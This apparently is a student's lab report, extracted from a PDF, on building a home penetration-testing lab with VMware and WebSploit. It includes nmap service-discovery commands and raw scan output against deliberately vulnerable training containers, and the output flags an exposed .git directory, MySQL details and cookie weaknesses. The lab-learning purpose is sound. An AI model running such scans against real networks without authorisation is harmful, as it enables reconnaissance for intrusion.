
Table of Contents

SET UP THE ENVIRONMENT

VMware

VMware is a company that provides virtualization and cloud computing software and services. One of their popular products is VMware Workstation, which allows you to create and run virtual machines on your Windows PC. Here's a step-by-step guide to installing VMware Workstation on a Windows system:



Step 1: Download VMware Workstation:

Visit the VMware website (https://www.vmware.com/products/workstation-pro.html) and navigate to the "Download Now" section. Select the appropriate version of VMware Workstation for your Windows operating system (32-bit or 64-bit).

Step 2: Run the Installer:

Once the installer is downloaded, locate the executable file (usually named "VMware-workstation-x.y.z-xxxxxxx.exe") and double-click it to run the installer.

Step 3: Installation Wizard:

The installation wizard will start. Follow these steps:

Welcome Screen:

1. Click "Next" to proceed.
2. End-User License Agreement: Read and accept the license agreement, then click "Next."
3. Choose Setup Type: You can choose between "Typical" and "Custom" installation. The "Typical" installation includes recommended features, while "Custom" allows you to select specific features. Choose the appropriate option and click "Next."
4. User Experience Improvement Program: You can choose whether to participate in the User Experience Improvement Program. Make your selection and click "Next."
5. Enhanced Keyboard Driver: Decide whether you want to install the enhanced keyboard driver. Make your choice and click "Next."
6. Product Updates: Choose whether you want to check for product updates on startup. Make your choice and click "Next."
7. Shortcuts: Choose the folder where shortcuts should be placed, and click "Next."
8. Ready to Install: Review your selections. If everything looks correct, click "Install."

Step 4: Installation Progress:

The installer will now install VMware Workstation on your system. This process might take a few minutes.

Step 5: Complete the Installation:

Once the installation is complete, you'll see a "Completing the VMware Workstation Setup Wizard" screen. You can choose whether to launch VMware Workstation immediately after the wizard finishes. Click "Finish" to exit the wizard.

Step 6: Activate VMware Workstation (if required):

If you have a license key, you'll need to activate VMware Workstation. Open the application and navigate to "Help" > "Enter License Key." Enter your license key and follow the prompts to activate the software.


Step 7: Create and Run Virtual Machines:

With VMware Workstation installed and activated, you can now create and run virtual machines. Click on "Create a New Virtual Machine" or "Open a Virtual Machine" to get started.

Project

In my project, I have set up the following virtual machines: pfSense and Metasploit3-Win2k8 in VirtualBox, and Ubuntu and Kali Linux in VMware.

SYSTEMS



We have configured all four systems to operate on a bridged network mode, enabling seamless interconnection among these virtual machines. This bridged network configuration allows the four virtual machines to communicate with each other effectively.

DEPLOY WEBSPLOIT

Perform service discovery using nmap:

What is nmap?

Nmap is a computer tool that explores networks and finds out what devices are connected, what services they offer (like websites or file sharing), and checks if they're secure. It helps people see what's happening on their network and if there are any problems, like open doors that could be risky. Nmap is often used by IT folks to keep networks safe and working smoothly.


Service discovery occurs when a target network is scanned with tools like Nmap to find open ports and the accompanying services that are executing on those ports. Administrators can use this data to evaluate the network's security, solve problems, and keep an accurate inventory of all the devices and services.


Steps:

- Enter the command <websploit> to start.
- After this enter the command<nmap –sC –sV {Target}> in our system the ip is **10.6.6.0/24.**
- This command helps find services and their versions on the target computer, potentially revealing vulnerabilities or misconfigurations.
- **-sC:** Runs default Nmap scripts for basic service enumeration.
- **-sV:** Tries to determine the service version on open ports.
- {**Target}**: Specifies the target IP address or hostname to scan.

Specify ports:

In Nmap, "specifying ports" means telling the tool which specific entry points on a device to check. For example, you might ask Nmap to only look at the front and back doors (ports 80 for websites and 22 for remote access) of a computer. This helps focus the scan on specific services. By choosing certain ports, you can quickly find out what's happening on a device without checking everything, which can save time and resources.





"5d405c4b59bee2908f7d2c1b641c4bfdf6eeb1a0aeeae767075386988a8edc04": {
"Name": "juice-shop",
"EndpointID": "06b1a15b5e91f4bd3d43d309d4eabc9c5cb487529c1356c548f5e6a7c48a445b",
"IPv4Address": "10.6.6.12/24",
"IPv6Address": ""
},
"660044090f683dbeb4d3904e92c26bf9d7861924f7b300654976a07db58a75d7": {
"Name": "rtv-safemode",
"EndpointID": "95c5a74c881d81f672a6248dfa0308f20d5a2a049b32e9f3f8d8a5de4178d93e",
"IPv4Address": "10.6.6.19/24",
"IPv6Address": ""
},
"828185c74fbe0387c7258c4a9513f49f6a1413c134e40f8fd9c38344664352b5": {
"Name": "dvna",
"EndpointID": "a5abab709dc601d7b940a7ad6baa8e255aa75dca47553d482bf9bd9957bdab64",
"IPv4Address": "10.6.6.15/24",
"IPv6Address": ""
},
"87593902132c44d24f596726bba8d38d31ba9a892658239bdbb1545a8846e570": {
"Name": "Y-wing",
"EndpointID": "a62c62f3030b4236c66103fdd8b8001aa4650192eb2ad538149ebd5b3fe5a390",
"IPv4Address": "10.6.6.26/24",
"IPv6Address": ""
},
"97f5e96f773ed1c23e0a4c967fd3106ee733553b6a62af3847431d114531621 4": {
"Name": "mayhem",
"EndpointID": "11c9f4a96351675ed9bcc9a8ecff63817ec7577a67d4d7e98acb1aed6e5091e",
"IPv4Address": "10.6.6.18/24",
"IPv6Address": ""
},
"ab2cf3360df5d032587c2e3c868868a888d0ba69e2902123da2aae1caa34caea": {
"Name": "secretcorp-branch1",
"EndpointID": "9cb3bf7da212d0d9bdd447c7569b259be59408e9f49bb35e61fc0ba4ba5666b2",
"IPv4Address": "10.6.6.22/24",
"IPv6Address": ""
},
"be3162ad0181389e9a6655f80a970d73b601aaf8a8ae68738e0e7243c6715d45": {
"Name": "yascon-hackme",
"EndpointID": "aa05f3fa922a404e250741a9da799f6fca056f54fc00234e515483e818d9d7e7",
"IPv4Address": "10.6.6.21/24",
"IPv6Address": ""
},
"c07ae04888708d3595eb9ec4a95f67c73db4742227c4664476f8e6c8e837da6f": {
"Name": "dc30_02",
"EndpointID": "33af68f897cbfe4b3781f992e37b325333c1ed497f180830d8748ae992887c4d",
"IPv4Address": "10.6.6.25/24",
"IPv6Address": ""
},
"d12c4fb964ef8cc668b3d2e057d479ec05e54aec29a7bfb1d2613b6eb20b10c9": {
"Name": "hackazon",
"EndpointID": "9ae57daaebf7427af630516c40dac59cccb9007fbdd454ad192aecb3417e0dca",
"IPv4Address": "10.6.6.16/24",
"IPv6Address": ""
},
"dbd77c528788f04536c218d3a3a1466ddfaa4a437fa289a770591b722dad7cc8": {
"Name": "galactic-archives",
"EndpointID": "44c880a4b5170c5a6fdab08838ac0d59a88ff1a30588f1627113688774b07329",
"IPv4Address": "10.6.6.20/24",
"IPv6Address": ""
},
"fcfbfded5c461aaadcd0dfddc6d6412f3a3d658cbe85a2efdee2a3c47263716d": {
"Name": "dc30_01",
"EndpointID": "cb8a05b59bf690990ae567d3b3947b8b3e856ba4340a55554ebe6c6f879d1357",
"IPv4Address": "10.6.6.24/24",
"IPv6Address": ""
}
},
"Options": {},
"Labels": {
"com.docker.compose.network": "websploit",
"com.docker.compose.project": "root",
"com.docker.compose.version": "1.29.2"
}

```
┌──(root㉿kali)-[/home/kali/Downloads/project]
└─# websploit
[*] Internal update/upgrade system is disabled on Debian systems. Please, use the update s
ystem provided by your distro.

    ____   __   ____      |    Welcome to Websploit
    \   \ /  \ /   /      |    Version : 4.0.4
     \   V    V   /       |    https://github.com/websploit/websploit
      \          /        |    Author : Fardin Allahverdinazhand
       \   ^    /         |    Codename : Reborn
        \_/ \__/           |

wsf >  nmap -sC -sV 10.6.6.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-12 18:12 EDT
Nmap scan report for 10.6.6.11
Host is up (0.000010s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
8080/tcp open  http-proxy
| fingerprint-strings:
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, SIPOptions, SMBProgNeg, SSLSes
sionReq, Socks5, TLSSessionReq, TerminalServerCookie, WMSRequest, oracle-tns:
|     HTTP/1.1 400 Bad Request
|     Content-Length: 0
|_    Connection: close
|_http-title: Site doesn't have a title.
8888/tcp open  http        nginx 1.18.0
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.18.0
9001/tcp open  tor-orport?
| fingerprint-strings:
|   Kerberos:
|     ?SFATAL
|     C08006
|     MBad length for
|     packet. 104 extra bytes
|   SMBProgNeg:
|     ?SFATAL
|     C08006
|     MBad length for
|_    packet. 152 extra bytes
```

```
2 services unrecognized despite returning data. If you know the service/version, please su
bmit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port8080-TCP:V=7.93%I=7%D=8/12%Time=64D803E6%P=x86_64-pc-linux-gnu%r(So
SF:cks5,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\n
SF:Connection:\x20close\r\n\r\n")%r(GenericLines,42,"HTTP/1\.1\x20400\x20B
SF:ad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20close\r\n\r\n")
SF:%r(Help,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\
SF:r\nConnection:\x20close\r\n\r\n")%r(SSLSessionReq,42,"HTTP/1\.1\x20400\
SF:x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20close\r\n\r
SF:\n")%r(TerminalServerCookie,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nC
SF:ontent-Length:\x200\r\nConnection:\x20close\r\n\r\n")%r(TLSSessionReq,4
SF:2,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnec
SF:tion:\x20close\r\n\r\n")%r(Kerberos,42,"HTTP/1\.1\x20400\x20Bad\x20Requ
SF:est\r\nContent-Length:\x200\r\nConnection:\x20close\r\n\r\n")%r(SMBProg
SF:Neg,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nC
SF:onnection:\x20close\r\n\r\n")%r(LPDString,42,"HTTP/1\.1\x20400\x20Bad\x
SF:20Request\r\nContent-Length:\x200\r\nConnection:\x20close\r\n\r\n")%r(L
SF:DAPSearchReq,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\
SF:x200\r\nConnection:\x20close\r\n\r\n")%r(SIPOptions,42,"HTTP/1\.1\x2040
SF:0\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20close\r\n
SF:\r\n")%r(WMSRequest,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-L
SF:ength:\x200\r\nConnection:\x20close\r\n\r\n")%r(oracle-tns,42,"HTTP/1\.
SF:1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20cl
SF:ose\r\n\r\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port9001-TCP:V=7.93%I=7%D=8/12%Time=64D803E9%P=x86_64-pc-linux-gnu%r(Ke
SF:rberos,40,"E\0\0\0\?SFATAL\0C08006\0MBad\x20length\x20for\x20\xc0\x80\x
SF:20packet\.\x20\x20104\x20extra\x20bytes\0\0")%r(SMBProgNeg,40,"E\0\0\0\
SF:?SFATAL\0C08006\0MBad\x20length\x20for\x20\xc0\x80\x20packet\.\x20\x201
SF:52\x20extra\x20bytes\0\0");
```

NMAP SCAN REPORT:

An Nmap scan report is a summary of the information gathered by Nmap after scanning a target network or device. It shows a list of **open ports**, the **services running on those ports** (like web servers or email), and sometimes even the **operating system**. The report highlights potential security risks by pointing out vulnerable or misconfigured services. It helps administrators understand their network's status, make informed decisions about security measures, and fix any issues found during the scan.



```
Nmap scan report for 10.6.6.12
Host is up (0.000016s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
3000/tcp open  http    Node.js Express framework
| http-robots.txt: 1 disallowed entry
|_/ftp
|_http-cors: HEAD GET POST PUT DELETE PATCH
|_http-title: OWASP Juice Shop
MAC Address: 02:42:0A:06:06:0C (Unknown)

Nmap scan report for 10.6.6.13
Host is up (0.000016s latency).
All 1000 scanned ports on 10.6.6.13 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 02:42:0A:06:06:0D (Unknown)

Nmap scan report for 10.6.6.14
Host is up (0.000010s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 8 disallowed entries
| passwords/ config.inc classes/ javascript/
|_owasp-esapi-php/ documentation/ phpmyadmin/ includes/
| http-git:
|   10.6.6.14:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the
...
|     Remotes:
|_      https://github.com/fermayo/hello-world-lamp.git
| http-title: Database Offline
|_Requested resource was database-offline.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.7 (Ubuntu)
3306/tcp open  mysql   MySQL 5.5.60-0ubuntu0.14.04.1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.60-0ubuntu0.14.04.1
|   Thread ID: 29
|   Capabilities flags: 63487
|   Some Capabilities: DontAllowDatabaseTableColumn, SupportsTransactions, ConnectWithData
```

Thread ID: A unique number assigned to each running task in a program or system.

Capabilities flag: A binary marker indicating whether a certain feature or permission is enabled or disabled.

```
|   Thread ID: 29
|   Capabilities flags: 63487
|   Some Capabilities: DontAllowDatabaseTableColumn, SupportsTransactions, ConnectWithData
base, IgnoreSpaceBeforeParenthesis, LongPassword, FoundRows, Support41Auth, IgnoreSigpipes
, SupportsCompression, SupportsLoadDataLocal, InteractiveClient, Speaks41ProtocolNew, Spea
ks41ProtocolOld, ODBCClient, LongColumnFlag, SupportsAuthPlugins, SupportsMultipleResults,
 SupportsMultipleStatments
|   Status: Autocommit
|   Salt: KDROsvvpMne1_n-0KiN,
|_  Auth Plugin Name: mysql_native_password
MAC Address: 02:42:0A:06:06:0E (Unknown)
```

```
Nmap scan report for 10.6.6.20
Host is up (0.00013s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.3.6 Python/3.8.17
|     Date: Sat, 12 Aug 2023 22:12:33 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 4491
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>The Vulnerable Galactic Archives</title>
|     <style>
|     body {
|     background-color: #000;
|     color: #fff;
|     font-family: 'Arial', sans-serif;
|     margin: 0;
|     padding: 0;
|     .header {
|     text-align: center;
|     padding: 50px 0;
|     background-color: #000;
|     font-size: 48px;
|     color: #fff;
|     text-transform: uppercase;
|     letter-spacing: 4px;
|     font-size: 18px;
|     line-height: 1.5;
|     margin-bottom: 20px;
|     </style>
|     </head>
|     <body>
|     <div class="header">
|     <h1>The Vulnerable Gala
|   RTSPRequest:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
```

Theabove providedNmap scan report reveals that the target IP address (10.6.6.20) has an open port **(5000/tcp)** associated with a service that seems to use the UPnP protocol. The scan also shows some

HTML content, indicating that the service might be hosting a web page. This scan helps identify open ports, services, and content on the target, aiding in understanding its potential purpose and functions.

```
Nmap scan report for 10.6.6.21
Host is up (0.000016s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Home
|_http-server-header: Apache/2.4.7 (Ubuntu)
MAC Address: 02:42:0A:06:06:15 (Unknown)

Nmap scan report for 10.6.6.22
Host is up (0.000010s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.7 (Ubuntu)
MAC Address: 02:42:0A:06:06:16 (Unknown)
```

FTP SERVER STATUS IN NMAP:

